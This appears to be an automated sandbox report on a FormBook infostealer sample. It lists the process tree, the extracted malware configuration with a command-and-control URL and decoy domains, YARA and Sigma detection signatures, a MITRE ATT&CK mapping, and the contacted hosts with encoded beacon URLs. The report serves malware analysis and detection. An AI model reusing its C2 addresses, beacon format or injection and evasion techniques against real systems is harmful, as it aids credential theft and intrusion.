ID: 438543
Sample Name:
PQMW0W5h3X.exe
Cookbook: default.jbs
Time: 18:23:16
Date: 22/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report PQMW0W5h3X.exe

Overview


General Information

Sample Name:	PQMW0W5h3X.exe
Analysis ID:	438543
MD5:	6b26db585f40e14.
SHA1:	ffbb4390c5cdb9d..
SHA256:	8b39bf75ce8ca2e..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Process Tree

- **System is w10x64**
- PQMW0W5h3X.exe (PID: 6528 cmdline: 'C:\Users\user\Desktop\PQMW0W5h3X.exe' MD5: 6B26DB585F40E14B00B5ADDA57E595DD)
  - PQMW0W5h3X.exe (PID: 6608 cmdline: 'C:\Users\user\Desktop\PQMW0W5h3X.exe' MD5: 6B26DB585F40E14B00B5ADDA57E595DD)
- explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - rundll32.exe (PID: 6820 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - cmd.exe (PID: 7032 cmdline: /c del 'C:\Users\user\Desktop\PQMW0W5h3X.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 7040 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.extinctionbrews.com/dy8g/"
  ],
  "decoy": [
    "mzyxi-rkah-y.net",
    "okinawarongnho.com",
    "qq66520.com",
    "nimbus.watch",
    "cwdelrio.com",
    "regalshopper.com",
    "avito-payment.life",
    "jorgeporcayo.com",
    "galvinsky.digital",
    "guys-only.com",
    "asmfruits-almacenes.com",
    "boatrace-life04.net",
    "cochez.club",
    "thelastvictor.net",
    "janieleconte.com",
    "ivoirepneus.com",
    "saludflv.info",
    "mydreamtv.net",
    "austinphy.com",
    "cajunseafoodstcloud.com",
    "13006608192.com",
    "clear3media.com",
    "thegrowclinic.com",
    "findfoodshop.com",
    "livegaming.store",
    "greensei.com",
    "atmaapothecary.com",
    "builtbydawn.com",
    "wthcoffee.com",
    "melodezu.com",
    "oikoschain.com",
    "matcitekids.com",
    "killrstudio.com",
    "doityourselfism.com",
    "monsoonnerd.com",
    "swissbankmusic.com",
    "envisionfordheights.com",
    "invisiongc.net",
    "aizaibali.com",
    "professioneconsulenza.net",
    "chaneabond.com",
    "theamercianhouseboat.com",
    "scuolatua.com",
    "surivaganza.com",
    "xn--vuq722jwngjre.com",
    "quiteimediato.space",
    "ecofingers.com",
    "manageoceanaccount.com",
    "cindywillardrealtor.com",
    "garimpeirastore.online",
    "tinsley.website",
    "fitnesstwentytwenty.com",
    "thenorthgoldline.com",
    "scuolacounselingroma.com",
    "iwccgroup.com",
    "wideawakemomma.com",
    "anthonysavillemiddleschool.com",
    "sprinkleresources.com",
    "ravexim3.com",
    "onedadtwodudes.com",
    "shxytl.com",
    "iriscloudvideo.com",
    "theshapecreator.com",
    "vermogenswerte.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.593356978.00000000002C0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.593356978.00000000002C0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.593356978.00000000002C0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.594178697.0000000004250000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.594178697.0000000004250000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.PQMW0W5h3X.exe.22c0000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.PQMW0W5h3X.exe.22c0000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.PQMW0W5h3X.exe.22c0000.2.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
0.2.PQMW0W5h3X.exe.22c0000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.PQMW0W5h3X.exe.22c0000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicious Process Start Without DLL

Sigma detected: Suspicious Rundll32 Without Any CommandLine Params

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 3	Input Capture 1	Security Software Discovery 1 3 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rundll32 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PQMW0W5h3X.exe	17%	Virustotal		Browse
PQMW0W5h3X.exe	22%	ReversingLabs		
PQMW0W5h3X.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsgB979.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsgB979.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.0.PQMW0W5h3X.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.2.PQMW0W5h3X.exe.22c0000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.rundll32.exe.4d4be0.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.PQMW0W5h3X.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
2.1.PQMW0W5h3X.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.rundll32.exe.4ac7960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.PQMW0W5h3X.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
2.2.PQMW0W5h3X.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.guys-only.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.builtbydawn.com/dy8g/?A4Ll=w4dga09rndu/01Lv7rTrHKYivge6TkGpvuCog6Ry2v7pCfEqSSJxxgGpUHJ1zZD6cROGeNm54w==&6l-=6lY0	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.doityourselfism.com/dy8g/?A4Ll=Y4JBfBjBKMGzbUzrNu+ARLK4ZQab+dap1kq40YSvqSzyJ/mfRg4U9+Lz1eKJfRLK3cAmaa0bkw==&6l-=6lY0	0%	Avira URL Cloud	safe	
http://www.invisiongc.net/dy8g/?6l-=6lY0&A4Ll=MBhh1pO56K3YrZO9qJkl6N96HaWfS+D/lXW6/vw2t4O2Fl+GB2YqMK2ZraksguVxeKRya9uu2A==	0%	Avira URL Cloud	safe	
http://www.killrstudio.com/dy8g/?A4Ll=cuaraJgkoEfCri9CHpn14TbyfEdnqeu3xvSLUqjD8bR4lpFRWk9obMnQWFhWIe7eI+ID23wHyg==&6l-=6lY0	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.thenorthgoldline.com/dy8g/?6l-=6lY0&A4Ll=ECrCAtcV2n6MmfvkEdEbFHcY5Y6SYRzoX56/iPQe4p5qRx/lRHZ+fK1TxUIBKPcHvB2GVYbV9w==	0%	Avira URL Cloud	safe	
http://www.wideawakemomma.com/dy8g/?6l-=6lY0&A4Ll=n9TsU/XZirCaXaeSUYbcU/ldcwtyxBDUqcAV1OuBRveQ+2sj4hTKAs/tsBBJXfdNhkQaXcLrpw==	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
www.extinctionbrews.com/dy8g/	0%	Avira URL Cloud	safe	
http://www.ivoirepneus.com/dy8g/?6l-=6lY0&A4Ll=txuHOH5mmlRIAzfI6nqq0ViggBeEQnMt8DQXoVThNh6+jXgye1aguJwAyFZ9eO3q4TbjPHrHlw==	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.cindywillardrealtor.com/dy8g/?6l-=6lY0&A4Ll=d70oYrFBgMb8Os9vLLnU0lHHdKTBSZLAimar8DFO2VzVjiqJdJvZleKp8o1L2qAF92htTMNNUg==	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.guys-only.com/dy8g/?A4Ll=xnzbbPmlZmYZGqrTQxh0SyAvVYBEHJsgluOUHMC+sqx7GSIQl98agFOAtXHHwP8thCN3RkXuRg==&6l-=6lY0	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.extinctionbrews.com/dy8g/?A4Ll=DjnY/S7/G1yk/GGdjnbMG0pwlAlipgBY8a8MDSEvYTAaE8/8s3MkSQswoGP3cSH4hj9/IphBwA==&6l-=6lY0	0%	Avira URL Cloud	safe	
http://www.qq66520.com/dy8g/?6l-=6lY0&A4Ll=rxSGsMlf+TpCm2paceR4OA9vkYPhboYZiWSl1OoSBIXvvwNRDuCI148weh0JxST9QqctWF9UAQ==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.mzyxi-rkah-y.net	52.79.124.173	true	true		unknown
www.guys-only.com	154.196.232.108	true	true	• 0%, Virustotal, Browse	unknown
www.qq66520.com	166.88.88.176	true	true		unknown
extinctionbrews.com	34.102.136.180	true	false		unknown
wideawakemomma.com	34.102.136.180	true	false		unknown
www.ivoirepneus.com	213.186.33.5	true	true		unknown
invisiongc.net	34.102.136.180	true	false		unknown
killrstudio.com	34.102.136.180	true	false		unknown
www.builtbydawn.com	172.67.129.33	true	true		unknown
cindywillardrealtor.com	34.102.136.180	true	false		unknown
doityourselfism.com	169.62.77.158	true	true		unknown
825610.parkingcrew.net	75.2.81.221	true	false		high
www.killrstudio.com	unknown	unknown	true		unknown
www.thenorthgoldline.com	unknown	unknown	true		unknown
www.extinctionbrews.com	unknown	unknown	true		unknown
www.doityourselfism.com	unknown	unknown	true		unknown
www.invisiongc.net	unknown	unknown	true		unknown
www.avito-payment.life	unknown	unknown	true		unknown
www.cindywillardrealtor.com	unknown	unknown	true		unknown
www.wideawakemomma.com	unknown	unknown	true		unknown
www.saludflv.info	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.builtbydawn.com/dy8g/?A4Ll=w4dga09rndu/01Lv7rTrHKYivge6TkGpvuCog6Ry2v7pCfEqSSJxxgGpUHJ1zZD6cROGeNm54w==&6l-=6lY0	true	• Avira URL Cloud: safe	unknown
http://www.doityourselfism.com/dy8g/?A4Ll=Y4JBfBjBKMGzbUzrNu+ARLK4ZQab+dap1kq40YSvqSzyJ/mfRg4U9+Lz1eKJfRLK3cAmaa0bkw==&6l-=6lY0	true	• Avira URL Cloud: safe	unknown
http://www.invisiongc.net/dy8g/?6l-=6lY0&A4Ll=MBhh1pO56K3YrZO9qJkl6N96HaWfS+D/lXW6/vw2t4O2Fl+GB2YqMK2ZraksguVxeKRya9uu2A==	false	• Avira URL Cloud: safe	unknown
http://www.killrstudio.com/dy8g/?A4Ll=cuaraJgkoEfCri9CHpn14TbyfEdnqeu3xvSLUqjD8bR4lpFRWk9obMnQWFhWIe7eI+ID23wHyg==&6l-=6lY0	false	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.thenorthgoldline.com/dy8g/?6l-=6lY0&A4Ll=ECrCAtcV2n6MmfvkEdEbFHcY5Y6SYRzoX56/iPQe4p5qRx/lRHZ+fK1TxUIBKPcHvB2GVYbV9w==	true	• Avira URL Cloud: safe	unknown
http://www.wideawakemomma.com/dy8g/?6l-=6lY0&A4Ll=n9TsU/XZirCaXaeSUYbcU/ldcwtyxBDUqcAV1OuBRveQ+2sj4hTKAs/tsBBJXfdNhkQaXcLrpw==	false	• Avira URL Cloud: safe	unknown
www.extinctionbrews.com/dy8g/	true	• Avira URL Cloud: safe	low
http://www.ivoirepneus.com/dy8g/?6l-=6lY0&A4Ll=txuHOH5mmlRIAzfI6nqq0ViggBeEQnMt8DQXoVThNh6+jXgye1aguJwAyFZ9eO3q4TbjPHrHlw==	true	• Avira URL Cloud: safe	unknown
http://www.cindywillardrealtor.com/dy8g/?6l-=6lY0&A4Ll=d70oYrFBgMb8Os9vLLnU0lHHdKTBSZLAimar8DFO2VzVjiqJdJvZleKp8o1L2qAF92htTMNNUg==	false	• Avira URL Cloud: safe	unknown
http://www.guys-only.com/dy8g/?A4Ll=xnzbbPmlZmYZGqrTQxh0SyAvVYBEHJsgluOUHMC+sqx7GSIQl98agFOAtXHHwP8thCN3RkXuRg==&6l-=6lY0	true	• Avira URL Cloud: safe	unknown
http://www.extinctionbrews.com/dy8g/?A4Ll=DjnY/S7/G1yk/GGdjnbMG0pwlAlipgBY8a8MDSEvYTAaE8/8s3MkSQswoGP3cSH4hj9/IphBwA==&6l-=6lY0	false	• Avira URL Cloud: safe	unknown
http://www.qq66520.com/dy8g/?6l-=6lY0&A4Ll=rxSGsMlf+TpCm2paceR4OA9vkYPhboYZiWSl1OoSBIXvvwNRDuCI148weh0JxST9QqctWF9UAQ==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
213.186.33.5	www.ivoirepneus.com	France		16276	OVHFR	true
172.67.129.33	www.builtbydawn.com	United States		13335	CLOUDFLARENETUS	true
166.88.88.176	www.qq66520.com	United States		18779	EGIHOSTINGUS	true
154.196.232.108	www.guys-only.com	Seychelles		139646	HKMTC-AS-APHONGKONGMegalayerTechnologyCoLimitedHK	true
169.62.77.158	doityourselfism.com	United States		36351	SOFTLAYERUS	true
34.102.136.180	extinctionbrews.com	United States		15169	GOOGLEUS	false
75.2.81.221	825610.parkingcrew.net	United States		16509	AMAZON-02US	false
52.79.124.173	www.mzyxi-rkah-y.net	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	438543
Start date:	22.06.2021
Start time:	18:23:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PQMW0W5h3X.exe
Cookbook file name:	default.jbs
